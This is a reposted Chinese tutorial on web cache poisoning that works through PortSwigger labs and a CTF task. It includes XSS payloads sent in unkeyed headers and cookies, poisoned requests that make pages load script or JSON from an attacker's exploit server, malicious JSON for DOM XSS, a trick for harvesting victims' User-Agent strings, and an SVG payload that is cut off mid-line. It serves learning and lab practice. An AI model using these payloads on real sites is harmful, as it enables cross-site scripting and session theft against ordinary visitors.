

对缓存投毒的学习总结

转载

bylfsj 于 2020-05-08 17:44:06 发布 922 收藏 2

原文链接: <https://xz.aliyun.com/t/7696>

版权



[web大实战 专栏收录该内容](#)

23 篇文章 0 订阅

订阅专栏

<p></p><p>引言: </p>

缓存投毒,听起来就是寻找和利用都很困难的一类漏洞利用。但在了解了原理以及实际体验过之后,你会发现,过程很神奇,结果很美好~这篇文章算是对缓存投毒的一个小总结,以便后面的复习。内容浅尝即止,师傅们轻喷。

文章一共分为以下几个部分:


1. 什么是缓存投毒?
2. 缓存投毒的发现与利用
3. 通过几个实验例子来实践缓存投毒
4. 使用缓存投毒来解CTF题

一、什么是缓存投毒?

- 什么是Web缓存:

缓存位于服务器和用户之间,通常在固定的时间内保存(缓存)对特定请求的响应。如果另一个用户在这段时间内发送了同样的请求,则缓存会直接提供响应的副本(缓存)给用户,而无需与服务器直接进行交互。通过减少服务器对重复请求进行处理的次数,来减轻服务器的负担。使用CDN(内容分发网络)就可以达到这样的目的。关于CDN与缓存之间的理解,参考:[CDN与缓存的归纳理解](#)

如下图就是同时的用户访问同一个内容时,获取资源的过程。



那CDN怎么知道用户要访问的是同一个页面呢?(实际上除了CDN还有其他的缓存技术,这里以CDN为例,其他的暂不了解)

当缓存接收到HTTP请求的时候，它会匹配vary头部指定的HTTP HEADER来进行判断。当指定的头部与缓存中的数据匹配时，则提供缓存的内容。如果不匹配，就直接与服务器交互。这些指定的头部被称作：缓存键“cache key”。其他的头部就是非缓存键。

参考：[HTTP请求的响应头部Vary的理解](#)

- 缓存投毒的原理

在web缓存部分我们知道，当一个页面的内容被缓存后，其他用户访问这个页面时会接收到同样的内容。如果在缓存的过程中，存入了有害的内容，比如存入了一个带有XSS payload的页面。其他用户访问时，就会受到XSS漏洞的攻击。这就是缓存投毒。

那什么情况下可以在缓存中写入一个带有XSS的页面呢？或者说其它对用户有害的内容？

二、缓存投毒的发现与利用

这个部分的内容，在参考的文章当中已经有比较完整的步骤描述。大致可以分为以下几个步骤：

判断哪些非缓存键会影响页面内容

任何的缓存投毒都依赖于非缓存键，所以我们在一开始就要判断哪些HTTP头部属于缓存键，哪些不属于。再通过修改或添加HTTP头部来判断哪些头部会引起页面内容的变化。常用的两种方式：

1. 手动修改或添加HTTP头部，指定随机字符来判断头部是否影响页面内容
2. 使用Brupsuite插件Param Miner来自动判断

构造内容引起服务器端的有害响应

针对不同的非缓存键，我们需要知道哪些非缓存键会导致页面返回有害的内容。举一个例子：页面中js链接的域名是通过获取HTTP头部中的“X-Forwarded-Host”字段来设置的。而服务器不会将这个字段作为缓存键，那么这个字段就可以利用。

获取响应，使有害内容被缓存

通过构造有害的内容，访问页面，获取响应。就会将有害的内容存入缓存中。需要注意的是，页面是否会被缓存受到文件扩展名、内容类型、url路由、状态代码和响应标头的影响。在测试的会比较麻烦。

看完上面这几个步骤，应该对投毒的过程有了一个大概的了解。现在我们通过几个实验例子来学习具体的缓存利用方式。这里的实验环境为Brupsuite社区的缓存投毒实验案例。目的都是通过缓存投毒来导致XSS漏洞。

地址：[Web cache poisoning](#)

三、通过几个实验例子来实践缓存投毒

以下的几个实验过程中，构造了Payload并发送请求之后，都需要等待一段时间才能够解决题目。因为题目后端每分钟会对实验主页进行访问，这时你投毒的缓存才能被后端加载。

1、缓存投毒之资源的危险导入

某些网站会使用非缓存键动态生成页面中的url地址，比如说使用HTTP头部中的“X-Forwarded-Host”字段来设置外部托管的Javascript文件的域名(host)。我们可以通过寻找和利用这样的字段来进行缓存投毒。


题目地址：[Lab: Web cache poisoning with an unkeyed header](#)

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

Hint：这个实验使用了 `X-Forwarded-Host` 头部

这题比较简单，通过Brupsuite添加一个X-Forwarded-Host，构造一个XSS Payload即可投毒。

X-Forwarded-Host: baidu.com"></script><script>alert(document.cookie)</script>



2、缓存投毒之Cookie导致的XSS


当Cookie中的内容回显到页面上并导致XSS，而Cookie字段不属于缓存键时。就可以构造payload进行缓存投毒。

题目地址：[Lab: Web cache poisoning with an unkeyed cookie](#)

题目目标：插入XSS payload并弹出1。即 `alert(1)`

页面中会回显cookie的到js代码中，构造payload即可弹出1：

`fehost=prod-cache-01"}%3Balert(1)%3Babc={"": "`



3、多个Header导致的缓存投毒

上面两个实验都是一个Header中的内容导致的问题。但实际情况会有多个Header配合来进行利用。

题目地址：[Lab: Web cache poisoning with multiple headers](#)

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

Hint：环境使用了 `X-Forwarded-Host` 和 `X-Forwarded-Scheme` 头部。

通过测试可以发现，如果指定了 `X-Forwarded-Scheme` 头部内容不为https。则页面会进行302跳转到 `https://` + `X-Forwarded-Host` 所指定的地址中去。

解决这道题目不能直接对主页进行投毒，而是要对页面中加载的外部js进行投毒。这个环境也给我们提供了一个测试服务，可以在那个页面构造payload进行调用。

- 构造外部js payload:

Craft a response

URL: `https://ac5c1f171eef4cb380f31bdb01c7000c.web-security-academy.net/resources/js/tracking.js`

HTTPS



File:

`/resources/js/tracking.js`

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
alert(document.cookie)
```

Store

View exploit


Access log



- 对外部js进行投毒

X-Forwarded-Host: `ac5c1f171eef4cb380f31bdb01c7000c.web-security-academy.net`

X-Forwarded-Scheme: `http://`



先知社区

4、缓存投毒之内容不唯一的缓存键

当服务器通过vary指定内容不唯一的缓存键时，我们需要先通过一些其他的方式先获取到缓存键，再通过指定这个缓存键的内容来进行投毒。来看实验例子：

题目地址：[Lab: Targeted web cache poisoning using an unknown header](#)

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

这题没有Hint，需要自己去寻找一个特殊的非缓存键。通过使用Param Miner工具，寻找到了一个X-Host字段，可以指定页面的js的域名(host)。(这个点卡了我好久，那个工具扫字段特别慢，我一度以为没有这样的字段。)

在服务器返回的头部中可知，vary字段指定了User-Agent为缓存键，如果我们要给目标用户投毒的话，就必须先知道他的User-Agent。题目中有说明：用户分钟会看主页和文章页面。我们可以通过评论一个图片，将图片中的链接改为收集Header的地址。这样就可以收集到目标用户的Header，再通过指定Header进行投毒。

- 文章评论中置入图片收集User-Agent

Leave a comment

Comment:

HTML is allowed



Name:

1

Email:

1@qq.com

Website:

http://baidu.com

Post Comment



收集到的User-Agent:

```
103.7.29.6 2020-04-26 03:55:40 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
103.7.29.6 2020-04-26 03:55:43 +0000 "GET /resources/images/ps-lab-notsolved.svg HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
103.7.29.6 2020-04-26 03:55:45 +0000 "GET /favicon.ico HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
172.31.31.216 2020-04-26 04:00:57 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36"
103.7.29.6 2020-04-26 04:01:04 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
103.7.29.6 2020-04-26 04:02:35 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
```



- 对主页进行投毒

请求

Raw 参数 头 Hex

```

GET / HTTP/1.1
Host: ac711f3b1f92d82e801f6d2c00a500be.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Sec-Fetch-Dest: document
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://ac711f3b1f92d82e801f6d2c00a500be.web-security-academy.net/post?postId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Cookie: session=LshLiInMa:PlN3UQV4G3FSYh33uDR60
X-Host: ac4c1fdcf5ad88580a66d5801540073.web-security-academy.net

```

响应

Raw 头 Hex HTML Render

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Vary: User-Agent
Connection: close
Cache-Control: max-age=30
Age: 7
X-Cache: hit
X-XSS-Protection: 0
Content-Length: 7169

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsBlog.css" rel="stylesheet">
    <script type="text/javascript"
      src="//ac4c1fdcf5ad88580a66d5801540073.web-security-academy.net/resources/js/tracking.js"></script>
    <script src="/resources/js/labHeader.js"></script>
  </head>
  <body>
    <div theme="blog">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">
        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Targeted web cache poisoning using an unknown header</h2>
              <a class="link-back"
                href="https://portswigger.net/web-security/web-cache-poisoning/exploiting/lab-web-cache-poisoning-targeted-using-an-unknown-header">

```

5、缓存投毒之DOM型的漏洞(DOM-XSS)

很多网站会通过JS从后端来获取和处理其他数据，如果没有对来自服务器的数据进行严格校验的话，可能会导致基于DOM的漏洞。比如说DOM型的XSS。

题目地址：[Lab: Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria](#)

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

首先需要通过Param Miner工具寻找一个可利用的字段。页面通过 `X-Forwarded-Host` 字段来设置data数据中的host字段。这个字段在之后用作json数据的来源的地址。

页面通过这样一段js来获取用户的地区。并且会将json中的数据通过DOM操作的方式写入到页面上。

```

<script>
  initGeoLocate('//' + data.host + '/resources/json/geolocate.json');
</script>

```

处理json的js:

```

function initGeoLocate(jsonUrl)
{
  fetch(jsonUrl)
    .then(r => r.json())
    .then(j => {
      let geoLocateContent = document.getElementById('shipping-info');

      let img = document.createElement("img");
      img.setAttribute("src", "/resources/images/localShipping.svg");
      geoLocateContent.appendChild(img)

      let div = document.createElement("div");
      div.innerHTML = 'Free shipping to ' + j.country;
      geoLocateContent.appendChild(div)
    });
}

```

默认的json数据:

```

{
  "country": "United Kingdom"
}

```

```
}
```

我们可以通过构造 `X-Forwarded-Host` 字段来对 `data.host` 进行投毒。将js获取的json数据地址指定为我们的恶意地址。恶意内容写入到页面中造成XSS。


- 构造Payload

```
{  
  "country": "<svg onload=alert(document.cookie)>"  
}
```

需要注意的是，恶意服务器上需要设置CORS，不然js获取不了非同源的数据。

```
HTTP/1.1 200 OK  
Content-Type: application/json; charset=utf-8  
Access-Control-Allow-Origin: *
```

- 访问页面进行投毒



6、多个缓存投毒之间的配合

通过前面5个实验，我们了解到了不同方式的缓存投毒。但有些时候需要我们将多个不同方式的缓存投毒联系起来，互相配合。才能够有效的利用漏洞。

题目地址: [Lab: Combining web cache poisoning vulnerabilities](#)

题目目标: 插入XSS payload并弹出cookie。即: `alert(document.cookie)`

题目描述: 某用户每分钟会通过自己的语言转换给English。

题目简要情况:

1. 用户可以选择指定语言切换页面的语言
2. 语言来自页面中js从后端读取的json数据
3. 选择了语言后会访问/setlang/es接口，设置cookie。
4. 主页中的js通过获取cookie中的值与json的值动态设置页面语言

题目里面的各个重要的点：

1. 通过Param Miner工具可以发现两个可利用的字段。`X-Forwarded-Host`可以指定页面中data.host，后面用作json数据的域名。`X-Original-URL`可以使页面跳转到同域名的指定的url中去。
2. 通过对js处理逻辑的分析，json中的en字段不能插入payload。其他语言可以通过设置"View details"来插入Payload。
3. 两个比较重要的地址：
 1. /setlang/es 设置语言，返回SetCookie头。
 2. /?localized=1 设置完语言后所跳转的地址。

解题思路：

第一处投毒：

1. 由于英文(en)不能设置payload，所以我们只能通过设置 `X-Original-URL` 强行让用户设置为其他类型的语言。
2. 通过设置一种语言中的xsspayload，让用户强行跳转过来

第二处投毒：

1. json数据页面的投毒，让用户读取到恶意的带有xss payload的数据。

解题：

- 投毒主页让用户强行跳转到cn语言中


The image shows a side-by-side comparison of an HTTP request and response. On the left, the 'Request' tab is active, showing the raw request. The 'X-Original-URL' header is highlighted with a red box and set to '/setlang/cn'. On the right, the 'Response' tab is active, showing the raw response. The 'Location' header is highlighted with a red box and set to '/setlang/cn'. Both headers are circled in red in the original image.

```
请求
Raw 参数 头 Hex
GET / HTTP/1.1
Host: ac3alf521e074a6f80784862000800fc.web-security-academy.net
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://portswigger.net/web-security/web-cache-poisoning/exploiting/lab-web-cache-poisoning-combining-vulnerabilities
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Cookie: session=eStaIO2bF1RduMSzE1Wu4vRJCzpmGY
X-Original-URL: /setlang/cn

响应
Raw 头 Hex
HTTP/1.1 302 Found
Location: /setlang/cn
Connection: close
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Content-Length: 0
```

这里有个Trick就是 X-Original-URL 字段要设置为 /setlang\cn，而不是 /setlang/cn。这是因为后者跳转过去会有 Set-Cookie 字段，导致页面无法缓存。前者浏览器要先经过一个处理——将 \ 转换为 /。就不会有 Set-Cookie 字段了

- 投毒/?localized=1 页面让用户读取到恶意数据



恶意数据的Header:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
```

恶意json数据:

```
{
  "en": {
    "name": "English"
  },
  "cn": {
    "name": "a",
    "translations": {
      "Return to list": "123",
      "View details": "<svg onload=alert(document.cookie)>",
      "Description": "456"
    }
  }
}
```

可以使用Brupsuite持续的向这两个页面发送数据进行投毒，不然的话后端可能会访问不到。

四、使用缓存投毒来解CTF题

打算整理缓存投毒是因为这篇文章：[通过一道题了解缓存投毒和SVG XSS](#) 这个CTF题也是文章里面的内容。我这里只记录一下简要的解题过程。

题目地址：<http://web50.zajebistyc.tf>

正常解题

构造SVG XSS Payload上传到服务器，将图片地址发送给管理员即可获得Flag。（http://***/是自己的vps地址）

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x=
```


1. 页面上的 shoesize处存在xss，构造一个利用的数据包。
2. 注册一个以.js的用户名
3. 发送构造的数据包
4. 访问/profile/name.js页面
5. report地址

需要注意的是在这个题目环境当中，vary字段中的Cookie并没有生效。原因：

理论上来说，网站可以使用“Vary”响应头来指定额外应该加入到缓存键中的其他请求头。在实践中，对Vary响应头的使用仅停留在理论阶段，像Cloudflare这样的CDN完全忽略它，大家甚至没有意识到他们的应用程序支持任何基于请求头的输入。

——<https://www.anquanke.com/post/id/156356>

参考

- [实战Web缓存投毒（上）](#)
- [实战Web缓存投毒（下）](#)
- [通过一道题了解缓存投毒和SVG XSS](#)
- [Web cache poisoning](#)

</div>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)